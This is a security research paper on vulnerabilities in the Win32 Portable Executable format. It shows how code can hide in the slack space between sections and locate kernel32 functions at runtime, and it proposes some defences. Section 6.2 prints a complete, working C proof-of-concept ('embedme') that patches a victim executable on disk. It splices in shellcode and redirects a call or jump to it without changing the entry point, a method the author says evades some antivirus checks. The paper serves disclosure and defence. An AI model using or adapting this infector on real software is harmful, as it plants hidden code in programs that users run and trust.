Vulnerabilities in Portable Executable (PE) File Format For Win32 Architecture

Yinrong Huang

Exurity Inc., Canada

PLEASE, DO NOT ABUSE YOUR KNOWLEDGE!
We sincerely appreciate your generous financial contribution to our research.

For updated info, please check
http://members.rogers.com/exurity/

---

1 One Basic Question

Before we begin to investigate the Portable Executable (PE) file format widely used on Win32 systems for any vulnerability, I would like to ask you to pause for a few seconds and ask yourself the following question:

- *Among a few hundreds (even thousands) of documented API on Win32 platform SDK, how many functions are the basic few to allow you to begin write your dream software package for Win32?*

Just relax and concentrate for a while and then come up with a number of function(s).

2 Introduction

The Portable Executable (PE) file format is adequately documented (1,2), thoroughly exploited with different PE manipulation tools such PE Explorer (3), easily dumped by a Visual C++ utility tool called `dumpbin.exe`, and manipulated by a variety of tools available on the Internet (4). Or if you want to wade into deep mud, you could manually edit it with a very good text/HEX editor UltraEdit (5) or a very useful utility tool WinHex (6).



Figure 1 PE File Layouts On Disk and in RAM

Please notice the gap between sequential sections laid out in RAM.

Figure 1 is a diagram showing a PE file layout on disk as well as its run-time image layout in RAM when being executed by a Win32 operating system. The *`ImageBase`* `0x400000` for the executable file is quite widely used as Table 1 shows: about 65%. *`ImageBase`* values for DLL files vary.

Before we take a deep look down into the components of one section, let's see how all the executable image and its imported dynamic link libraries (DLLs) are spread in its own virtual space on Windows NT as Figure 2. For more information on virtual memory usage for Windows 95 and Windows NT, consult *Advanced Windows* by Jeffrey M. Richter (ISBN: 1572315482 Published: January 1996 | Published by Microsoft Press). The section layout of PE file on disk does not have to be sequential as illustrated. They can be intertwined.



Figure 2 Memory Layout of EXE and DLL on Windows NT

3 Dissection of One Section Header

3.1 Section Header Members Explained

Structure ***IMAGE_SECTION_HEADER*** in *winnt.h* defines the characteristics for each section. Among its structure members, we are interested in *VirtualSize*, *VirtualAddress*, *PointerToRawData* and *SizeOfRawData*. Two members *FileAlignment* and *SectionAlignment* in ***struct _IMAGE_OPTIONAL_HEADER*** are also used below to illustrate the point.

The *VirtualAddress* is actually a relative virtual address (RVA), offset from the *ImageBase* in ***struct _IMAGE_OPTIONAL_HEADER***, and is aligned according to *SectionAlignment* value. Its value can be considered as:

```
VirtualAddress = VirtualAddress & ~(SectionAlignment – 1)
```

In comparison, the *PointerToRawData* is the file offset for the section and aligned according to *FileAlignment* value and can be considered as:

```
PointerToRawData = PointerToRawData & ~ (FileAlignment – 1)
```

FileAlignment can be either 0x200 or 0x1000 and must be less than or equal to *SectionAlignment*, a page size (4KB).

3.2 Free Virtual Space Available Between Sections

Now, let's take a look at the other two ***IMAGE_SECTION_HEADER*** members *VirtualSize* and *SizeOfRawData*. *SizeOfRawData* is a multiple of *FileAlignment* and can be bigger or smaller than *VirtualSize*, which is not rounded up. This is a very interesting feature to remember. If the *VirtualSize* is bigger than the *SizeOfRawData,* that contains the size of initialized data on disk image, then the difference between *VirtualSize* and *SizeOfRawData* is filled with zero in RAM before execution of the executable as Figure 5 illustrates.

However, if the *VirtualSize* is smaller than the *SizeOfRawData*, then there is some space within the executable file between *SizeOfRawData* and *VirtualSize* for something else such as embedded code without file size being increased as Figure 3 illustrates.



Figure 3 VirtualSize < SizeOfRawData

Figure 3 illustrates there is a free space to use for the following size if the *FileAlignment* and *SectionAlignment* are the same without growing the file size.

```
FreeSpace = ( ( VirtualSize + FileAlignment – 1 ) &
              ~(FileAlignment – 1) )- VirtualSize
```

If *SectionAlignment* is bigger than *FileAlignment*, the virtual free space can be calculated as follows if the file size can be expanded.

```
FreeSpace = ( ( VirtualSize + SectionAlignment – 1 ) &
              ~( SectionAlignment – 1) )- VirtualSize
```



Figure 4 Section Layout in RAM, Showing Free Virtual Space

Figure 4 shows the layout of four sections and there is some free virtual space to be exploited within Section B.

3.3 Utilize The Zero-Filled Virtual Space



Figure 5 Replace the ZERO-filled Space With Embedded Code

In the above subsection, we discussed how to exploit the free space available on file image and in Virtual Address space. Now, let's see how to utilize the zero-filled virtual space. The left part of Figure 5 illustrates the disk image size `SizeOfRawData` is smaller than the `VirtualSize` and the operating system would fill the difference in memory with zero during the initialization before the execution of the executable. Again, if the file size can be expanded, then the free space between the next `SectionAlignment` above `VirtualSize` and `SizeOfRawData` can be filled with code. If hooked up properly, the code will be executed first and move itself out of the way before it zeroes out the place where the code used to occupy.

In Chinese 4-word phrase, this act is called "偷梁换柱", or translated into "stealthily replace the beams and pillars of a house with rotten timber".

3.4 How Big The Space Is?

If we do not have to worry about the PE file size expansion, then the average exploitable inter-section virtual space is 0x915 or 2325 bytes. The average maximum exploitable inter-section virtual space within an executable unit (either .exe or .dll) is 0xD13 or 3347 bytes (the on-disk file size will probably be increased) as the Table 1 shows the statistical numbers on a system.

So, what can be done with a free 0x915 or 0xD13 virtual space? Just keep these two numbers in mind for now until you read the explanation in the following sections.

If the PE file size expansion is not an option, then the average virtual free space is probably much smaller depending on the average `FileAlignment`. Data also show the minimum free space is 0 byte and the maximum size is 0xFFE bytes. Some executable files even show space larger than 0xFFF with bigger than 4K `SectionAlignment` values.

Table 1 A Random Glimpse of DLL and EXE Files On A System

Number of DLL Files	Relocatable DLL Number	Relocatable Percentage
10642	10636	99.94%
Number of EXE Files	Relocatable EXE Number	Relocatable percentage
4428	1309	29.56%
Number of EXE Files	Number of EXE with image base = 0x400000	Percentage
4428	2849	64.34%
Total Section Found	Total Exploitable Space	Average Exploitable Section Space
0x0000f655	0x08bd7fed	0x00000915
Total Executable Found (DLL + EXE files)	Total Exploitable Space (maximum section per file)	Average Maximum Exploitable Section Space
0x 3ADE	x0301c8cf	0x0D13

4 Answer To The Question

So, you have a number in your mind to the question listed in Section 1, what did you get?

1. Well, 20
2. Well, 2
3. Well, 1
4. Well, 1 or 0
5. I do not have a number.

Depending on the answer you pick from the above five, if you picked number 4 and then you are the definitely bare-bone programmer.

4.1 Magic GetProcAddress And LoadLibrary

There are two ways to link Dynamic Link Libraries into your executable process by either implicit linking or explicit linking. The explicit linking involves the loading of a library by calling `kernel32.dll` API function `LoadLibrary` and then gets each API function pointer by calling `kernel32.dll` API function `GetProcAddress`.

Notice the following equation concerning the relationship among the `HINSTANCE Kernel32ModuleBase, GetProcAddress` and `LoadLibrary:`

```
Kernel32ModuleBase = LoadLibrary("kernel32");
Pointer to LoadLibrary = GetProcAddress(Kernel32ModuleBase,
                    "LoadLibraryA");    // for ANSI version
```


So, *GetProcAddress* and either *Kernel32ModuleBase* or *LoadLibrary* will get things going. The following will focus on getting *Kernel32ModuleBase* and *GetProcAddress.*

4.2 All The Roads to Rome or Baghdad

4.2.1 By The *ImageBase* Of The Starting Executable File

When the executable file (.exe) or its imported DLLs get loaded into RAM by the operating systems, for unknown reasons, the PE header information for each executable (including DLLs) remains intact and easily accessible. This method utilizes the fact that the intact PE header is located at 64K boundary or 0xFFFF0000 mask.

Sections of one executable file (either .exe or .dll file) are laid out almost contiguously as Figure 4 shows. With this characteristic, one can easily touch the bottom of the PE header in memory without any problem by searching for the PE header signature at 64K boundary.

Once the *ImageBase* is retrieved, then it follows up the PE header and searches for the imported *kernel32.dll* for an imported function pointer.

When one kernel32 API function pointer is retrieved, it then can search the export name table of the *kernel32.dll* module for *GetProcAddress* as next subsection shows.

4.2.2 By The Address Of Any Kernel32 Module API Function Pointer

If you have an address anywhere inside the *kernel32* module either by the above method or by checking out an executable file (.exe) with IDAPro dissembler or PE Explorer, then you can get the module handle to *kernel32.dll* module image base *(= (HINSTANCE) LoadLibrary("kernel32"))* as well as the *GetProcAddress* API function pointer*.*

4.2.3 By The Imported DLL Name Containing *Kernel32.Dll* Import In .NET

For the .NET framework executable, it only imports one DLL named *mscoree.dll*, which in turns imports *kernel32.dll*. The author does not have solid experience with .NET executable files, so it is uncertain how much the following applies.

The following is a partial dump generated by *dumpbin.exe* for a C# sample executable.

```
Section contains the following imports:

  mscoree.dll
              402000 Import Address Table
              402344 Import Name Table
                   0 time date stamp
                   0 Index of first forwarder reference

                     0  _CorExeMain
```


So, one has to look up the first imported API function for the `mscoree.dll` first and then uses it as a parameter to retrieve `Kernel32ModuleBase` and `GetProcAddress` according to above two subsections.

Actually, this method can be utilized for any situation where the executable file does not import `kernel32.dll` directly and at least one of its imported DLLs importing `kernel32.dll`.

In Chinese 4-word phrase, this act is called "顺藤摸瓜", or translated into "grope for a melon by following the vine". Once you find the vine, you can easily reach for a melon even in the dark. So, it is a mystery why Microsoft decided to leave "the vine" intact after the executable is loaded into memory.

4.2.4 Anywhere In The Memory By SEH Mechanism

This scheme was used by Code Red and WebDAV exploit code to scan the memory for the `kernel32.dll`. Please consult analyses of Code Red on the Internet for the internal mechanism. Basically, the code itself hooks up with Structured Exception Handling (SEH) before it begins to scan a memory range for the imported library `kernel32.dll`.

4.2.5 By Process Environment Block (PEB)

Please read the wonderful paper "Win32 Assembly Components" (7) by The Last Stage of Delirium Research Group http://lsd-pl.net on the technical details.

4.2.6 By Both Addresses

According to the paper cited above, this method is "*the simplest and often not elegant solutions*". You can call these functions by their own addresses or the addresses of these addresses. The following assembly code would illustrate how to call by function addresses.

```
Call EBX        ; EBX = pointer to function address
                ; of GetProcAddress or LoadLibraryA
```

Or call by indirect pointer:

```
Call [EBX]      ; EBX = address holding function
                ; address of GetProcAddress or
                ; LoadLibraryA
```

5 Generation, Delivery & Execution of Executables

In this section, we will briefly discuss the few steps from the generation of executable files to the execution of them and point to a few places where some segments of executable code might slip in without your knowledge.

5.1 Generation of Executables

Normally, programmers use their favorite text editors or binary image editors to edit all the components of an application or kernel-level software such as device driver using whatever

computer languages and/or documentation languages, they then compile their code into binary objects with a compiler and link these objects into an executable unit.

During this process, there is no guarantee that some mobile executable code, to be released to a generic target or a specific target when the host package is executed, is not included.

5.2 Delivery of Executables

Upon successful linking of objects into an executable, the executable file is bundled with other programs or data files into an installation package. From this point to the installation on to a computer system, there is some chance that someone might be able to modify the executable to include some embedded code. This is especially true for programs on the Internet.

5.3 Execution of Executables

5.3.1 The Integrity Of Executable Files

Actually, installed executables, even if they are intact, might still get infected with embedded code when a fragment of malicious code gets the chance to be executed. Some operating systems have different group and/or user security for files. The author does not know how file privilege plays out on Windows NT. It seems that it is quite easy to get executables modified even with anti-virus programs running. So, there is no or little guard against the executables from being modified.

5.3.2 Weak Checksum Mechanism

Before an executable file gets the chance to be executed, the operating system can check the integrity of the executable files for checksum. Since the checksum mechanism on PE is well known, there is no difficulty in modification of the PE header checksum as well. In other words, this is not a feasible protection at all.

5.4 Code Injection

5.4.1 Dynamic Such As Buffer Overflow Exploits

One way to inject some mobile code is to utilize the buffer overflow vulnerabilities reported daily for different programs on different operating systems. The technical details of the buffer overflow exploit are not repeated here. Please consult http://members.rogers.com/exurity/ for some protection mechanisms against the exploitation of overflows, either stack-based or heap-based ones.

Some buffer overflow space tends to be very limited such as SQL Slammer while others have much bigger space such as Code Red and WebDAV exploits of IIS buffer overflow. Even though the space is limited, it is still big enough to allow someone to open a remote shell console on a vulnerable machine and probably big enough to allow a mobile code loader program to load bigger fragments of executable code.

In other words, the dynamic code injection exploiting buffer overflow provides a launching pad to allow more mobile code to be inserted into the executable files on the disk to be illustrated in the next sub-section.

5.4.2 Static When Executables Are Infected

I use "static" word here to mean that the executable files are treated as data files to be patched with some mobile code when these executable files are not running. Actually, if they are running, you cannot write to them.

The author does not have solid file protection concept about NTFS security on Windows NT. So, we have to assume that we can modify at least some executables or create new executables even as the lowest privileged user.

When an executable, either a abnormal program harboring secret mobile code or a normal mobile code in a standalone executable format, is executed by the operating system, it begins to silently carry out its programmed illustrations such as inserting into more executable files to survive or to get the fair chance to be executed in the future. I seriously doubt normal users, or advanced programmers or even hackers, would have the time and/or knowledge to investigate the functionalities of every executable installed on his/her systems.

A generic mobile code could insert into a lot of executable files while highly specified mobile code could move into a few specific executable files to carry out some "Missions Impossible".

In the above few subsections, we discussed the possibility of mobile code getting into an executable and the executable gets transferred, either downloaded or its physical media carried around, and executed on a new machine and then it begins.

As many of us got bitten one way or another by computer viruses through emails in the past, there is no guarantee that the productivity programs, that you use to read emails, would not automatically execute the attached executable files in the future. So, that is another way for a fragment of mobile code to be transferred into your system.

Of course, even with company firewall protection, many users still download and run all kinds of shareware on their workplace desktop or laptop computers. That is, for sure, a big channel for fragments of mobile code to be blown across.

Let's not forget instant messaging and IRC channels as well or a clear message displaying "Click here to accept the destruction of …" agreement. Have you read these agreements very carefully lately?

6 Let's Cook

6.1 Space Is Very Limited?

In section 3.4, an analysis report says that there is an average free 0x915 or average maximum 0xD13 virtual space to exploit between two sections for an executable image. Then, you might

wonder how much it can be achieved with 0x915 (2325 decimal) bytes of free space on Win32. For a program that can easily exceed megabytes in size, then it is way too small. However, it is big enough to do a whole range of things as Table **2** shows.

Table 2 Size Required For Embedded Elements

Functionality Embedded	Size Required (smaller if optimized further)
Hello Dialog Box (Included below)	0x118
Threaded netcat client (Advanced shellcode for remote console connection)	0x3E0
Threaded console server (Advanced mini-telnet server)	0x499
Threaded loader for mobile code from file (Reading and executing unlimited-size code)	0x4F0
Threaded loader for mobile code over the Internet (Reading and executing unlimited-size code)	0x500 (estimated)
Work of others' imagination	Unlimited

The Table **2** shows the average free virtual space in each section is big enough to load some mobile code. Two items of the above listed are especially alarming. They are the loaders of mobile code elements either from local file system or through the Internet. The loader, once it is embedded into an executable and gets the chance to be executed, will open a wide window for lots of flies to rush in.

6.2 To Include Embedded Code or Not

That is the question. *I pondered over this question for a while and flip-flopped for a few days and deemed the following example is not that critical. So, I included it below for your reference.*

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

#define     EMBEDME_REPLACE_OFST        0xFC
#define     EMBEDME_JMP_OFST            0x105

char embedded[] =
"\x60\x8b\xec\xeb\x29\x4c\x6f\x61\x64\x4c\x69\x62\x72\x61\x72\x79"
"\x41\x00\x75\x73\x65\x72\x33\x32\x00\x4d\x65\x73\x73\x61\x67\x65"
"\x42\x6f\x78\x41\x00\x48\x65\x6c\x6c\x6f\x21\x00\xeb\x05\xe8\xf9"
"\xff\xff\xff\x5b\x8d\x7b\xd2\x57\xeb\x1f\xc1\xeb\x10\xc1\xe3\x10"
"\x66\x81\x3b\x4d\x5a\x75\x0b\x8b\x4b\x3c\x66\x81\x3c\x0b\x50\x45"
"\x74\x06\xc1\xeb\x10\x4b\x75\xe5\xc3\xe8\xdc\xff\xff\xff\x8b\x43"
"\x3c\x40\x8b\x54\x03\x7f\x03\xd3\x8b\x42\x0c\x03\xc3\x8b\x08\x81"
"\xc9\x20\x20\x20\x20\x81\xf9\x6b\x65\x72\x6e\x75\x11\x8b\x48\x04"
"\x81\xc9\x20\x20\x20\x20\x81\xf9\x65\x6c\x33\x32\x74\x05\x83\xc2"
"\x14\xeb\xd5\x8b\x42\x10\x8b\x1c\x03\xe8\x9c\xff\xff\xff\x33\xff"
```



```
"\x8b\x4b\x3c\x8b\x74\x0b\x78\x03\xf3\x8b\x4e\x20\x03\xcb\x47\x8b"
"\x11\x03\xd3\x81\x7a\x04\x72\x6f\x63\x41\x74\x05\x83\xc1\x04\x75"
"\xed\x8b\x56\x24\x03\xd3\x0f\xb7\x3c\x7a\x2b\x7e\x10\x8b\x56\x1c"
"\x8d\x14\xba\x8b\x14\x13\x03\xd3\x5f\x52\x53\x57\x87\xd3\x52\xff"
"\xd3\x8d\x4f\x0d\x51\xff\xd0\x8d\x7f\x14\x57\x50\xff\xd3\x33\xc9"
"\x51\x57\x8d\x57\x0c\x52\x51\xff\xd0\x8b\xe5\x61\x90\x90\x90\x90"
"\x90\x90\x90\x90\xe9\xfb\xff\xff\xff";

void EmbedMe(unsigned char * pImage,
             DWORD srcRva,
             DWORD srcOfst,
             DWORD targetRva,
             DWORD targetOfst,
             BOOL call)
{
    unsigned char * pTarget = pImage + targetOfst;
    unsigned char * pSrc = pImage + srcOfst;

    if ( call )
    {
        pSrc[0] = 0xE8;         // call
        * (DWORD * ) (embedded+EMBEDME_JMP_OFST) =
                        ( ( * (DWORD * ) (pSrc + 1) ) + srcRva + 5
                        - ( targetRva + EMBEDME_JMP_OFST + 4));
        * (DWORD * ) (pSrc + 1) = ( targetRva - (srcRva + 5) );
    }
    else
    {
        memcpy(embedded + EMBEDME_REPLACE_OFST, pSrc, 5 );
        pSrc[0] = 0xE9;         // jmp
        * (DWORD * ) (pSrc + 1) = ( targetRva - (srcRva + 5) );
        * (DWORD * ) (embedded+EMBEDME_JMP_OFST) =
            ( srcRva + 5 - (targetRva + EMBEDME_JMP_OFST + 4 ) );
    }
    memcpy(pTarget, embedded, sizeof(embedded) );
}

int main(int argc, char* argv[])
{
    HANDLE fHandle;
    unsigned char * pImage;
    BOOL call = TRUE;
    DWORD srcRva, srcOfst, targetRva, targetOfst, fileLow, fileHigh;

    if ( argc != 7 )
    {
        printf("Please notice the following numbers in hex as well as RVA\n"
                        "To embed the embedded as a callable\n"
               "    embedme -c SrcRva FileOfst TargetRva TargetOfst filename\n"
               "To embed the embedded as a jumpable\n"
               "    embedme -j SrcRva FileOfst TargetRva TargetOfst filename\n");
        return 1;
    }

    if ( strcmp(argv[1], "-c") != 0 )
        call = FALSE;

    sscanf(argv[2], "%x", &srcRva);
    sscanf(argv[3], "%x", &srcOfst);
    sscanf(argv[4], "%x", &targetRva);
    sscanf(argv[5], "%x", &targetOfst);
```



```
    fHandle = CreateFile(argv[6],
                         GENERIC_READ | GENERIC_WRITE,
                         0,
                         NULL,
                         OPEN_EXISTING,
                         0,
                         NULL );
    if ( fHandle == INVALID_HANDLE_VALUE )
    {
        printf("Failed to open file %s for error %d\n", argv[6], GetLastError() );
        return 2;
    }

    fileLow = GetFileSize(fHandle, & fileHigh);

    if ( fileHigh || ( fileLow == 0 ) )
    {
        printf("File is either too big or empty\n", argv[6]);
        CloseHandle(fHandle);
        return 3;
    }

    pImage = (unsigned char *) malloc(fileLow);
    if ( pImage == NULL )
    {
        printf("Run out of memory so early?\n");
        CloseHandle(fHandle);
        return 4;
    }

    if ( ReadFile(fHandle, pImage, fileLow, &fileHigh, NULL ) &&
         ( fileLow == fileHigh) )
    {
        SetFilePointer(fHandle, 0, NULL, FILE_BEGIN);   // reset it for writing
        EmbedMe(pImage, srcRva, srcOfst, targetRva, targetOfst, call);
        if ( ! WriteFile(fHandle, pImage, fileLow, &fileHigh, NULL ) ||
             ( fileLow != fileHigh ) )
        {
            printf("Failed to write to file %s for error %d\n",
                   argv[6], GetLastError() );
        }
    }
    else
    {
        printf("Failed to read from file %s for error %d\n",
               argv[6], GetLastError() );
    }
    CloseHandle(fHandle);

    return 0;
}
```

To use this proof-of-concept code, you compile it into an executable after you copy the content into a Visual C/C++ project. Then, you have to manually figure out the following values when you run the executable for the victim executable image:

- The source relative virtual address (RVA) and its file offset to allow the call/jmp replacment;

- The destination RVA and its file offset to embed the code at. Enough space has to be found for the embedded code of 0x109 bytes.
- For a jmp replacement, the original opcodes at the source RVA has to be five bytes with multiple execution units. Otherwise, the movement of 5 bytes opcodes from the source RVA into the embedded code will lead to unknown results.
- In theory, you have to grow the virtual space for the section where the embedded code will be inserted. Actually, you do not really have to. See the next section.

7 A Few More Surprises

7.1 Is VirtualSize Used During Runtime at all?

Originally, it was assumed that the *VirtualSize* had to be increased to account for the embedded code. Actually, it seems that the executable loader does not even care about it. It seems the executable loader simply reads the image file into the memory and does not zero out the gap between the *VirtualSize* and the next *SectionAlignment*. However, the *dumpbin.exe* does use *VirtualSize* value to treat anything beyond that as useless and refuses to dump beyond the limit.

In other words, the embedded code, which resides beyond the *VirtualSize* for a section, is actually read into memory from the disk image and left alone as valid data to be executed.

7.2 Does A Section Have To Be Marked To Be Executable?

The answer is NO. One section, even if not marked as executable, is still executable on x86 machines. This is a result of Intel x86 CPU architecture and Win32 flat memory method implemented by Microsoft. Page-level protection attributes for entries in the paging table, responsible for translating virtual address into physical address, on x86 do not have a bit for execute/no-execute even though the segmentation mechanism at hardware level on x86 does allow a segment of memory to be marked execute/no-execute. Win32 implementation on x86 flats the CS, DS, SS segment selectors for the 4GB space. For more information, please consult manuals and books on Intel x86 CPU architecture.

7.3 Does MZ Mean Anything For DOS-Stub?

If you use a HEX editor to modify the first two bytes from “MZ” to “MP” (or anything you pick) of a Win32 program, the program will not run as a Win32 application any more, for sure. Do you expect it to be executable as DOS-stub code at all?

At least, I did not expect it to be executable and I got the following on Windows NT 4.0:

```
H:\Temp\test\Debug>hello
K☺↨♦V☺↨♦↨♦☺☺☺ ☻                X♣Φ ═♣¶ ↑ ═♣          ♣                =!╥
                                                               N[É ♥    ♦        ╕
    @                                        ╪   ♬▼‖♬ ┤      =!╕☺L=!This program
cannot be run in DOS mode.

H:\Temp\test\Debug>
```

I was simply amazed to see so many happy faces ☺.

8 Protection Mechanisms

8.1 Remove The "Vine", MS

One radical way is to remove the explicit linking of Dynamic Link Library (DLL) during runtime. In other words, the `GetProcAddress` and `LoadLibrary` API functions are disabled completely. Of course, this will cause a lot of programs to fail and will cause a lot of migration pains for many companies. I seriously doubt Microsoft would take this risk.

Then, if possible, Microsoft could choose to un-map each PE header page once the executable and its imported libraries are linked together properly and before it relinquishes the rein to the newly created process. The author has no clue what functionality a PE header page provides during runtime and therefore it is uncertain whether this procedure is practically feasible. At least, the loader of an executable image can replace, if possible, the MZ and PE signatures with some random numbers to stop the memory-scanning scheme.

8.2 Develop New Anti-Embedded Code Methods

Currently, a lot of users, either corporate or private, rely on anti-virus programs for their defense against computer viruses spread through emails, downloading and physical transfer of contaminated disk media such as CD-R/W. The author does not have strong grasp of anti-virus software packages from different companies and is uncertain how effective these anti-virus programs are against new viruses popped up everyday somewhere in the wild world. It seems that they are quite effective against old viruses or worms. These anti-virus companies usually work very hard to come up with something after a new virus begins to spread and some damage is done.

Some anti-virus papers address the detection of the `AddressOfEntryPoint` pointing to the last section since some viruses probably attach themselves to the last section or add a new section and replace the old `AddressOfEntryPoint` with a new address. With this paper published, this strategy has to be re-evaluated since the `AddressOfEntryPoint` is NOT changed at all. Even if it is changed for easiness of coding by the embedded programmers, it might not point to the last section of the program at all.

Some viruses such as W32-Klez try to hide in the resource section of some executable files and take pains to hide themselves from showing up in the *"Task Manager"* windows on NT. Obviously, there is no need for such a painful effort if a virus embeds itself directly into other executable and runs as a thread of that process. It becomes an executable unit without any name.

The other two technologies utilized by viruses are to install themselves as service on NT and to use the "*run*" registry to get executed on Windows 98. They are too obvious to advanced users of registry and can easily be spotted. Another thing is the intact PE header info for these executable viruses that exist as files on disk. Some viruses hook up with system functionalities so that their filenames would not even show up during the directory listing. However, once the disk they reside on is treated as a data disk (not the booting system disk), then they should be showing up like mushroom after rain in the spring.

